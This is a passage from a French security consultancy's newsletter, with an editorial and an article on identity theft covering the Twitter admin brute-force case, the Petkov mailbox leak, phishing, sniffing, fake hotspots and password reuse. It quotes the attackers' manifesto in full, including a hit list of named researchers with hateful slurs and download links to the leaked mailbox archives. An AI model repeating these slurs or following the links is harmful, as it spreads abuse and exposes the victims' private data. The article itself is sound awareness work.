L'ACTUSÉCU 22

SOMMAIRE

Tests d'intrusion
Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion
OWASP, OSSTMM, CCWAPSS

Audit de sécurité
Audit technique et organisationnel de la sécurité de votre Système d'Information
Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley

Veille en vulnérabilités
Suivi personnalisé des vulnérabilités et des correctifs affectant votre Système d'Information

Réponse à intrusion
Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware

Vous êtes concerné par la sécurité informatique de votre entreprise ?

Xmco Partners est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

À propos du cabinet Xmco Partners

Fondé en 2002 par des experts en sécurité, dirigé par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.

Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet Xmco Partners et découvrir nos prestations : http://www.xmcopartners.com/

L'EDITO

NUMÉRO 22

Le pouvoir de conviction des mathématiques est étrange...

Il suffit de coller une formule complexe sur un problème pour croire aveuglément à la solution. C'est normal, il s'agit d'une science exacte, au sein de laquelle, tout ce qui est dit peut et doit être démontré. Pourtant, cette exigence n'est valable que dans le monde de la recherche, ou pendant les classes préparatoires... Qui aujourd'hui, lorsqu'il installe un produit de chiffrement de son disque dur, vérifie la robustesse de son algorithme ou la longueur de sa clé ? Et pourtant, est-ce que le VPN ou le protocole HTTPS ne représente pas LES solutions ultimes de sécurité au yeux du plus grand nombre ?

Pour autant, peut-on passer ses journées à remettre en question les théorèmes complexes, et les formules savantes qui nous ont permis d'atteindre des niveaux de sécurité acceptables pour un grand nombre de produits ? Il est bien évident que non. Mais alors, où est la limite de l'utilisation des mathématiques ? Pourquoi ne pas généraliser leur usage à d'autres domaines ?


Quel acheteur n'a jamais rêvé d'une formule magique, comme celle, volontairement provocante, du titre, lui permettant de calculer, à coût (coup) sûr, le forfait idéal pour une prestation de service ? Imaginez le rêve que représenterait la publication de telles formules pour les clients : avant même de lancer une consultation pour un test d'intrusion externe, nous pourrions calculer le nombre de jours nécessaires à la mission, et par là même, écarter les réponses les plus fantaisistes.

$$U = 2 + \sqrt{Nb_{IP}} * LOG_4(Nb_{IP})$$

Que de temps gagné pour tout le monde ! Plus la peine d'inventer des explications alambiquées pour justifier une charge de travail 3 fois supérieure à celle avancée par les concurrents... Pus la peine de chercher à comprendre comment se remplissent les propositions commerciales, ni même de commander en ligne LA boule de cristal des SSII (ne cherchez pas à vous la procurer, elle est réservée à très peu d'élus....). D'un autre côté, ça limiterait les coups d'éclats des jeunes commerciaux aux dents longues, tellement fiers d'avoir vendu 30 000 € un travail qui ne réclame que quelques heures d'un stagiaire... En tout cas, heureusement que de tels abus n'existent pas, sinon les mathématiques seraient rendues obligatoires par les tribunaux de commerce....

Allez, je vous laisse découvrir ce nouveau numéro de l'Actu-sécu, pendant que de mon côté, je retourne à mes feuilles Excel pour finaliser ces formules que vous attendez tant ! :-)

Marc Behar



SOMMAIRE

XMCO | Partners

Le vol d'identité : techniques, méthodes et exemples...

Le vol d'identité au sens large est un terme relativement vague qui englobe un grand nombre de sujets.

Dans le cadre informatique, le vol d'identité ou le vol de données personnelles est devenu, au fil des années, un jeu pour les script-kiddies et une réelle source de gain pour les cybercriminels.

Comment s'y prennent-ils pour voler votre compte mail ou pour accéder à votre compte bancaire? Quelles sont les méthodes les plus utilisées? Et, enfin, comment s'en protéger?
Quelques pistes dans cet article...

XMCO | Partners

Le vol d'identité est à la mode. Les journaux télévisés, la presse et les sites web d'information vous rappellent toutes les semaines, avec des exemples concrets, les risques encourus lorsqu'un internaute n'applique pas les principes de base sur Internet ou dans une entreprise.

Quelques exemples marquants nous ont montrés récemment avec quelle facilité, **des pirates amateurs pouvaient voler, puis usurper l'identité des victimes**. Citons notamment le vol d'identité de Patrick Bruel sur Facebook ou le vol du compte Yahoo mail de Sarah Palin qui a fait grand bruit.

Qui n'a jamais été sollicité pour aider un ami qui s'était fait voler son compte MSN ou Facebook… ? Combien d'entre vous ont déjà reçu (et peut être cliqué) sur des liens d'apparences trompeuses ?

Cet article a pour objectif de faire **un tour d'horizon des techniques** employées par les pirates afin de voler des comptes ou des informations personnelles sur Internet.

Nous expliquerons notamment **les principes de bases** pour éviter ce genre de malversation.

Les récents exemples

Britney, Obama et Twitter...

Entrons directement dans le vif du sujet avec quelques exemples d'actualité. Il y a quelques semaines, la presse a révélé que de nombreux comptes Twitter avaient été piratés.

Des pirates ont réussi à **usurper les comptes Twitter** de plusieurs personnalités dont notamment ceux de Britney Spears et de Barrack Obama.

Les pirates ont modifié l'apparence des profils et ajouté des commentaires afin de préciser qu'ils étaient bien passés par là.

Dès la publication des premières informations et compte tenu du buzz lié au **défacement du profil de Barack Obama**, de nombreuses hypothèses ont immédiatement été émises. La plus sérieuse d'entre elles annonçait une attaque de Phishing qui aurait permis d'accéder à ces profils tant convoités.

Malheureusement pour nous, **pas de 0-day** ou d'exploitation astucieuse de failles de sécurité ni même d'attaque de Phishing qui aurait touché directement le président… le Hack du mois est en réalité une attaque de brute force sur un compte administrateur… génial !

Pire encore, le pirate a ensuite avoué n'avoir utilisé aucun proxy ni aucune machine préalablement compromise pour mener à bien son attaque.

Revenons sur les détails de cette histoire.

Le pirate, âgé de 18 ans, visitait tranquillement le site de **Twitter** et a voulu s'amuser en ciblant un compte nommé ***Crystal*** qui apparaissait souvent dans les commentaires de sujets diverses. Ce compte appartenait à un administrateur de l'application et possédait malheureusement **un mot de passe faible**, le comble pour un administrateur…

Après une nuit d'attaque avec un dictionnaire, le pirate a finalement trouvé le mot de passe du compte utilisé à savoir le mot ***happiness***, mot présent dans un dictionnaire anglais de base. Le profil Crystal lui permettra alors d'**obtenir le mot de passe de tous les comptes** de l'application.

Conscient qu'il était peut-être dangereux d'utiliser ce compte personnellement (un peu trop tard non ?), le jeune pirate nommé **GMZ**, avide de renommée dans le milieu du hacking, a proposé sur le forum Digital Gangster de donner l'accès à n'importe quel compte Twitter sur simple demande.

Les comptes de **Barack Obama, Britney Spears, Rick Sanchez** (journaliste CNN) et de Kevin Rose (fondateur de Digg) constituèrent les premières demandes.


Après avoir réinitialisé ces comptes avec un nouveau mot de passe, GMZ donna ces mots de passe à plusieurs membres du forum Digital Gangster. Quelques heures plus tard, de **nombreux messages farfelus** étaient postés sur les blogs Twitter de Barack Obama et de Britney Spears. Les responsables du site furent ainsi avertis qu'un pirate était passé par là.

Après quelques analyses de logs, Biz Stone le cofondateur de Twitter annonça alors que les pirates avaient bel et bien utilisé **une attaque par dictionnaire** afin de trouver le mot de passe associé à un compte d'administration. D'autres recherches ont ensuite permis de remonter vers la source de l'attaque.

> **« Après une nuit d'attaque avec un dictionnaire, le pirate a finalement trouvé le mot de passe du compte utilisé à savoir le mot happiness, mot présent dans un dictionnaire anglais de base… »**

L'annonce a immédiatement fait frémir l'administrateur du blog Digital Hacker qui a supprimé de son forum les discussions malicieuses (threads) associées. Cependant, quelques discussions oubliées concernaient toujours le hacker DMZ qui a donc été identifié par ce biais.

De surcroit, DMZ n'avait pas hésité à vanter les mérites de son attaque **en publiant une vidéo** toujours disponible sur YouTube à l'adresse suivante : http://fr.youtube.com/watch?v=IKNbggNJMVI



Le buzz, qui l'on pourrait qualifier « **d' effet Dan Kaminsky** », lui a même permis d'être interviewé dans le célèbre magazine **Wired** afin qu'il puisse donner les détails de son attaque.
Le jeune homme prétend avoir mené son attaque par amusement : **"for the fun of it (curiosity and self-entertainment) I'll pen-test Twitter"**. Il est important de préciser que DMZ n'était pas inconnu dans le milieu du hacking après avoir été blacklisté de YouTube dans le cadre d'une affaire similaire.
A la suite de cette affaire, Twitter entend bien mener des **poursuites judiciaires** après avoir étudié le problème avec ses avocats.

Plusieurs leçons sont à tirer de ce premier exemple. Tout d'abord, l'**utilisation de mots de passe faibles** pour des comptes d'administration (ou non) devrait être impossible sur les sites de type CMS (Content Management System). En outre, des mécanismes d'identification de telles attaques devraient être en place : **alertes dans logs, IDS, etc**.

Enfin, comment peut-on encore autoriser des milliers de tentatives d'authentification infructueuses sur un même compte sans mettre en place un **mécanisme de timeout ou de blacklist** ?

L'affaire Petko Petkov (Gnucitizen)


Deuxième exemple beaucoup moins connu, mais tout aussi intéressant, l'histoire du chercheur en sécurité **Petko Petkov.** Ce spécialiste en sécurité, qui a notamment publié à plusieurs reprises des sujets intéressants lors de conférences internationales, a lui aussi **été touché par un vol d'identité**.

Peu d'informations étaient disponibles à l'époque. Cependant, un commentaire sur la liste de diffusion **Full Disclosure** a révélé la compromission de la boîte email de M.Pektov par un groupe nommé ***Great Concil of Internet Superheros***. Ce groupe de pirates prétendait rendre justice en attaquant les chercheurs qui auraient, par le passé, été des Blackhat (véritables pirates) avant de se ranger du bon côté.

> *The Great Council of Internet Superheros, with help of bl4qh4t l1b3r4t10n 4rmy commandos, has condemned Petko D. Petkov to public exposure, continuous siege and compromise of his electronic and networked assets.*
>
> *We will strike with greate vengeance and furious anger those who attempt to attack, discredit and offend our brothers. Using our amassed amounts of awesomeness, super powers and truely useful 0day, there will be no single networked machine capable of withstanding our acts of justice. Oh we say. Now get the mailbox files and mirror them, son.*

Les pirates ont ainsi réussi à accéder malicieusement à la boîte email du chercheur et publié - sur la liste Full Disclosure - l'**intégralité des emails** de Petko Petkov.

D'autres informations comme certaines **coordonnées bancaires, l'adresse personnelle de sa petite amie** et également des mots de passe reçus lors d'inscriptions diverses (Blackhat, Zone-h...) ont également été sauvagement mis en ligne.



```
@<'    o$$$$$$oo.                  )$$$$$$$$$$

@<    o$$$$$$$$$$$.

@@<  o$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$oooooo...

@@@<
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$)>@@@@>'
'<@@@@$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$@@@@>'
  '<@@@@$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$@@@@>'
    '<@@@@<     .oooo.                        .$$@@@@>'
      '<@@@@oo$$$$$$$o..                 ..o$$@@@@>'
        '<@@@@$$$$$$$$$$$$$$$oooooooo$$$$$@@@@>'
          '<@@@@'$$$$$$$$$$$$$$$$$$$$$$$$$@@@@>'
            '<@@@@<    ~"SSSSSS"~    >@@@@>'
              '<@@@@<              >@@@@>'
                '<@@@@<          >@@@@>'
                  '<@@@@<     >@@@@>'
                    '<@@@@<>@@@@>'
                      '<@@@@@@>'
                        '<@@>'
             TO PROTECT THE INNOCENT,
             TO SERVE FOR GREAT JUSTICE,
             TO SPREAD JOY AND HAPPINESS,
             TO BRING RUIN AND DESPAIR TO THE GUILTY,
             TO PREPARE HUMANKIND FOR THE SHOWDOWN OF JEW
             HERE BE INTERNET SUPERHEROS...
                   * WE ARE WATCHING *


 all been waiting patiently for:
================================

gaupload.com/?d=5LMTT6H2 pdp_2005-2007-mbox.part01.rar
gaupload.com/?d=WYFQWFHX pdp_2005-2007-mbox.part02.rar
gaupload.com/?d=SUY1TSC0 pdp_2005-2007-mbox.part03.rar
gaupload.com/?d=O3F9Y6CL pdp_2005-2007-mbox.part04.rar
gaupload.com/?d=TY800FNS pdp_2005-2007-mbox_files.md5
gaupload.com/?d=ASCQ01VL pdp_2005-2007-mbox_files.sha1
gaupload.com/?d=IG4KUTRZ pdp_2005-2007-
a256
```

Les pirates du Great Concil of Internet Superheros ont ensuite lancé plusieurs discussions et mis en garde d'autres chercheurs de futures attaques : parmi eux, des noms connus comme **Dan Kaminsky** ou encore **Joanna Rutkowska**.

"The whole IT security industry is an accident -- an artifact of how the computer industry developed." Bruce Schneier

o.Oo.O 1. THE HIT LIST: "R1d1n j00 Yah00"

The Judge for Security Sellout Crimes hereby wages war against:

```
    I/I Tom Ferris            @ adobe.com security-
protocols.com
    I/I Matasano LLC            @ matasano.com
sockpuppet.org
    I/I Nate Lawson           @ rootlabs.com
    I/I Joanna Rutkowska        @ trannyvideos.com
    I/I Petko D. Petkov       @ googlemail.com
gnucitizen.org
    I/I Matt Richard          @ idefense.com
    I/I /\) Toralv Dirro      @ mcafee.com AVERT Labs
    I/I\/ Dan Kaminsky          @ ioactive.com
arkham.wstn.ioactive.com
    I/I\/ Dror Shalev         @ sec.drorshalev.com
    (\\\) Dragos Riuiu          @ gaysecwest.com
    (\\\) Thorsten Holz         @ honeynet.org mwcollect.org
    (\\\) Andre Protas          @ eeye.com mwcollect.org
(IDA leaker)
    (\\\) Gadi Evron          @ linuxbox.org
kosherobese.org
    (\\\) Valdis Kletnieks        @ vt.edu & his alcoholic
mother
    /\\ Robert Lemos            @ securityfocus.com
   / ,^.^ Ryan Naraine          @ zdnet.com gmail.com
  //  \\ Beyond Security        @ Isreal, Gadi's bitch tits
 //    \\ SecReview             @ blogspot.com (gay reviews)
( (      )/) Juha-Matti Laurio    @ netti.fi & Isreal (blog
moron)
 | |     I/I Sergio Alvarez     @ gmail.com nruns.com (AV
rapist)
 | | DIE  I/I Theo de Raadt        @ cvs.openbsd.org
gaydate.com
 | |     I/I Alan Shimel       @ yahoo.com stillsecure.com
 ( (      )/) Lance M. Havok      @ dumb.lame.idiot.pl
  \\    // kingcope/kcope       @ gmx.net lame.idiot.de
   \`----' / Jennifer Granick    @ whitefat.defender.lame
    `------' David Maynor        @ gmail.com erratasec.com
apple.com
        Andrew Cushman             @ microsoft.com gossip.sec
```

Aucune information sur les détails de leurs attaques n'a pu être obtenue. Pektov, qui utilisait certainement des mots de passe solides, **n'a toujours pas compris par quels moyens ces derniers avaient pu pirater son compte** comme le montre un dernier échange de mail exposé sur la même liste de diffusion : « was that 0day within the Google infrastructure or somewhere else?"

" Les pirates du Great Council ont mis en garde de nombreux chercheurs connus comme Dan Kaminsky ou encore Joanna Rutkowska... "

Faille *0-day*? Aide d'un salarié de Google? **Aucune information n'a été dévoilée.**...

Les pirates, qui ont sans aucun doute fait frémir plus d'un chercheur connu, utilisaient, comme à leur habitude, un ton humoristique afin d'exposer leurs fabuleux pouvoirs.

The Great Council of Internet Superheros can't reveal the source of its awesome superpowers. It is beyond any human comprehension, and our knowledge was transmitted through generations of superheros in tight pants, ruling the digital realms with an iron fist.

Our mission is to bring justice, joy and happiness. We hack, we ruin, we condemn and prosecute those who attack the innocent. We won't make piles of money out of this, but eventually we might charge some porn subscriptions and pizzas to your doorstep on your credit cards.

Mr. PhD Petko D. Metkov, you assume that performing acts of justice on your mbox was a difficult challenge. You assume wrongly. The Great Council of Internet Superheros doesn't need you to remind them how good they are: they are fucking superheros, moron. They can X-Ray your mailbox like Superman on acid, fly through your IDS, spit fire at your antivirus and crack your SSH keys at sight.

And certainly the superheros are in possession of copious amounts of cocaine, meth, and Google infrastructure 0day with their fingers on the triggers. Do not dare challenge their awesomeness. Only death and Stone Age will save you.

Last, the Great Council of Internet Superheros has determined that anything unleashed unto the Internet, stays on the Internet. No exceptions.

See attached text contributed by a bl4qh4t l1b3r4t10n 4rmy commando known as 'p0lt3rg31st squ4dr0n'. Not Mickey Mouse this time. Also, you don't need to mail us, just leave the message on your Drafts folder and we'll read it for you. Comprende?

INFO : S'ASSURER CONTRE LE VOL D'IDENTITÉ? C'EST POSSIBLE!

C'est possible aux USA. La compagnie d'assurance Farmers propose une police d'assurance nommée Identity Shield.
A la première lecture de leur site, il s'agit d'une assurance contre le vol d'identité !

Une lecture plus approfondie révèle la nature de cette police spécialisée.
Cette assurance répond surtout à une problématique typiquement américaine liée à la confiance portée dans le numéro de sécurité sociale en tant qu'identité.
En effet, le numéro de sécurité sociale est une information clé pour l'ouverture d'un crédit financier aux États-Unis. Un grand nombre de fraudes existent donc puisqu'il suffit d'avoir le nom et le numéro de sécurité sociale de quelqu'un pour ouvrir un dossier de crédit. Pour contrer les milliers de fraudes, l'état américain dispose des trois organismes pseudo-publics appelés "bureau de crédit national". Chaque citoyen est en droit de demander un "relevé d'identité" à ces trois bureaux pour connaitre tous les crédits où son numéro de sécurité sociale est utilisé.
Les citoyens américains doivent donc surveiller leur identité eux-mêmes. Des sites web proposent des services dits de "credit monitoring services" pour faciliter cette surveillance.

L'assurance Identity Shield fait tout cela - et plus - pour ses clients. L'assurance offre de nombreux services aux clients en cas de compromission de leurs identités, une indemnisation de 1500$ et une couverture des frais engagés pour retrouver leurs identités dans une limite de 28500$.

Identity Shield offre d'aider les victimes avec des experts juridiques, une hotline, des conseils, la gestion des documents administratifs, des lettres recommandées, etc.

La compagnie Farmers sous-traite en réalité ce service à une société Identity 911, spécialisée dans "credit monitoring services" et le vol d'identité.

Cout de l'assurance : 65$ par an.

On notera que cette compagnie propose également aux sociétés de s'assurer contre le vol des données de leurs clients.

Qu'est ce qu'un vol d'identité?

Le vol d'identité englobe un **grand nombre d'aspects** qui diffèrent en fonction des pays, des interprétations, des personnes, etc.

On peut considérer qu'il y a **vol d'identité** lorsqu'une personne malicieuse réussit, par un moyen technique ou non, à se faire passer pour une autre personne.

Très concrètement, un vol d'identité peut se résumer au seul fait qu'un pirate qui connaît le mot de passe de votre messagerie (Gmail, Hotmail…) envoie des emails à d'autres personnes en se faisant passer pour vous.
Ainsi, le pirate pourra écrire à votre femme, votre patron, vos amis, votre banque, etc et **en tirer profit** ou tout simplement générer des nuisances importantes.

Mais le vol d'identité peut aussi prendre un autre aspect : une personne malicieuse peut créer (le vôtre) et publie des billets en signant avec votre nom, votre prénom et - pourquoi pas - votre photo.
Dès lors, les lecteurs vous tiendront directement rigueur des propos tenus sur ce blog et il vous sera difficile d'expliquer que ce n'est pas vous. De **nombreuses stars** en ont récemment fait les frais sur Facebook en constatant l'existence de faux profils utilisant leurs noms.

L'exemple de la photo est révélateur. Un pirate voulant voler votre identité cherchera des informations personnelles pour appuyer la crédibilité son méfait : pour « faire preuve ». Un nom accompagné d'une photo permet de se faire aisément passer pour vous sur des blogs ou sur des forums. En citant des informations personnelles comme votre ville, votre numéro de téléphone, le nom de votre chien, les internautes croiront facilement qu'il s'agit vraiment de vous.

Des informations sensibles dispersées

Un vol d'identité efficace demande l'utilisation, de la part du pirate, d'informations personnelles qui vous identifient.

Par exemple, aux USA, le **numéro de sécurité sociale** est recherché par les pirates.

En France, une **date de naissance**, une **adresse** et un **RIB** permettent, dans plusieurs endroits, de se faire passer pour quelqu'un d'autre avec un pouvoir de nuisance important.


Nom et prénom mis à part, citons les principales informations prisées par les voleurs d'identité :

- Adresse email
- Adresse postale
- RIB
- Date de naissance
- Nom de jeune fille de la mère
- Numéro d'immatriculation militaire
- Numéro de téléphone portable
- Numéro de sécurité sociale
- Numéro de permis de conduire
- Numéro de carte bleue

Rajoutons évidemment à cela, les **logins** et **mots de passe** des nombreux sites web : webmail, banque en ligne, forums, ebay, etc.

Le vol d'identité peut avoir de **fâcheuses conséquences**. Le point d'entrée royal pour un vol d'identité est la webmail d'une personne. En effet, l'accès à une simple boîte email peut fournir un très grand nombre d'informations qui pourra être réutilisé par le voleur pour **se faire passer pour vous** : mots de passe d'autres sites, CV, photos personnelles, contacts, noms de vos amis, contenu des messages stockés, etc.
Dès que le voleur a accès à votre webmail, celui-ci peut se faire passer pour vous en envoyant des emails à vos contacts et à d'autres personnes. Si le pirate prend quelques précautions, vous ne vous en rendrez peut-être même pas compte immédiatement. C'est souvent la surréaction des personnes à qui le voleur envoie des messages qui révèle le vol d'identité.
Des cas de procès pour harcèlement, menaces, licenciement ou même divorce liés à un vol d'identité d'une webmail existent.

Le **vol d'identifiant bancaire** est la seconde voie royale pour le voleur. Le vol des comptes sur les banques en ligne peut être dramatique (transfert d'argent sabotage de votre portefeuille), mais le simple vol d'un RIB peut également être nuisible. En effet, beaucoup d'entreprises exigent un **RIB**, pour vous identifier les clients lors de créations d'abonnements à des services (ADSL, EDF, magazines, etc.). Malheureusement, **les banques ne contrôlent pas** à 100% les demandes de débits lorsqu'elles émanent d'institutions connues dignes de confiance.
Un **voleur d'identité peut donc s'abonner** à des services avec votre RIB qu'il a volé quelque part. Bien sûr, la supercherie ne durera pas longtemps…ou pas. Tout dépend du talent du voler d'identité et de la surveillance que vous faites de vôtre courrier et de votre compte en banque.



Les différentes attaques pouvant mener au vol d'identité

Le social Engeneering

La première méthode utilisée par les pirates restera toujours le social engeneering. Nos tests d'intrusion ont déjà montré avec quelle facilité il est parfois possible **d'obtenir le mot de passe** d'un compte via le simple envoi d'un **email spoofé** (provenant de administrateur@banque-en-ligne.com). Ce type de mail qui doit être désormais identifié par tous s'avère pratique et efficace pour le voleur d'identité. D'autres méthodes plus évoluées de social engeneering fonctionneront toujours tant que les personnes auront confiance en leur prochain.

Les hotspots publics

Les hotspots publics font également partie des **lieux privilégiés** où il est facile de **capturer des cookies** de sessions ou tout simplement des **logins** et des **mots de passe** utilisés pour accéder à des serveurs FTP, Telnet ou HTTP. De plus, certains pensent que l'utilisation d'une clef Wifi protège la confidentialité des données envoyées par sa carte Wifi. Or cela n'est vrai que lorsque WPA est implémenté. En effet, et contrairement au **WEP**, le **WPA** utilise une **clef de session** dérivée de la clef partagée par tous les utilisateurs du réseau.

Ainsi, il est toujours possible **d'écouter** (sniffer) les données envoyées par les autres utilisateurs d'un hotspot protégé par du WEP ou totalement ouvert avec de simples outils disponibles sur Internet...

Les fake hotspots

Continuons notre liste en abordant les Fake Hotspot. Avez-vous déjà scanné les réseaux Wifi disponibles à la gare du Nord ? Étrangement de nombreux points d'accès sont ouverts avec des noms étranges…

Les fake hotspots se répandent peu à peu jusqu'à des **salons connus** (cf Infosec). Les frameworks d'exploitation de vulnérabilités comme Metasploit incluent dans leur dernière version des outils (projet Karmasploit) capables de mettre en place un fake hotspot et de **nombreux services malicieux** (POP3, IMAP4, SMTP, FTP, HTTP).

Ainsi, une fois connectés à cet hotspot, plusieurs modules récupèrent à la volée vos mots de passe sans avoir à mettre en place une attaque Man in the Middle.

INFO


Des pirates à InfoSec!!


Dans le cadre du salon Infosec à laquelle XMCO a participé (Conférence sur les cas réels de hacking), un étrange point d'accès ouvert était accessible...

Après quelques discussions avec certains participants, il s'avérait que certaines personnes mal intentionnées avaient mis en place un fake hotspot afin de compromettre les machines qui s'y connectaient...

Espérons qu'aucun d'entre vous ne soit tombé dans ce piège...

Par ailleurs, il est aussi **très simple** de mettre en place manuellement **ces faux hotspot** sans avoir recours à ce type d'outil et ainsi espionner secrètement votre victime…





Un serveur DHCP, votre machine en tant que passerelle, et hop vous voilà en possession d'un fake hotspot qui sera rapidement détecté par les informaticiens du coin…

Le vol de bases de données

Il devient difficile de compter le nombre de bases de données volées à travers le monde. Chaque semaine, des cas de **fuites d'informations** sont révélés au grand public.
Des centaines de grandes enseignes ont déjà connu de telles mésaventures : CD contenant des données personnelles ou professionnelles égarées, vulnérabilité d'injection SQL sur un site web, ordinateurs volés… Chacun a beau vouloir conserver ses données sensibles dans des **portefeuilles numériques** sur des systèmes patchés et non exposés sur Internet, la fuite de données et le vol d'identité dépendent également de la sécurité des entreprises auxquelles nous fournissons des données précieuses…

A chaque vol de base de données, c'est bien des **milliers d'identités** et d'informations personnelles permettant de voler des identités qui sont dispersées, vendues et utilisées.

Le mot de passe généralisé

Le danger devient encore plus grand si un internaute utilise **même mot de passe** sur tous les sites web sur lesquels il possède un compte utilisateur.

Imaginons qu'un pirate parvient à extraire les comptes et les mots de passe d'un site web peu sécurisé et a priori sans grande importance, il est fort probable que ces mêmes mots de passe soient également valides sur des dizaines d'autres sites contenant également des données bien plus sensibles : PayPal, banques, webmail, etc.

INFO

Hacker une entreprise via Facebook!

Une récente étude a été menée sur Facebook afin de démontrer la dangerosité de l'utilisation d'un même mot de passe pour différents accès.
Ce hacker a donc décidé de cibler une entreprise. Quelques jours de reconnaissance lui ont permis d'identifier 906 profils Facebook sur les 1402 employés. Après la lecture de nombreux profils, notre hacker a pu créer un faux profil, d'une jeune femme de 28 ans, particulièrement charmante tout en déclarant faire partie de cette société. Cette personne s'est ensuite abonnée au groupe de son entreprise. Les administrateurs n'ont pas mis bien longtemps avant de l'accepter sans vérifier si cette personne travaillait ou pas dans l'entreprise en question.
Après plusieurs jours de discussions avec différents membres du groupe, le faux profil a été accepté par plusieurs managers, commerciaux et secrétaires…
Le hacker a ensuite découvert une faille de Cross Site Scripting sur le site de la société et a posté le lien malicieux sur le groupe facebook de cette entreprise. Le lien en question proposait aux membres du groupe de vérifier si le compte de la personne avait été piraté. Ce lien, incluait un code javascript capable de générer un faux formulaire.

La première victime s'est trouvée être malheureusement pour l'entreprise visée, un manager, qui utilisait le même mot de passe sur le VPN SSL de l'entreprise. Quelques minutes plus tard, le pirate disposait d'un accès sans restriction au Système d'Information…

Les sessions ouvertes

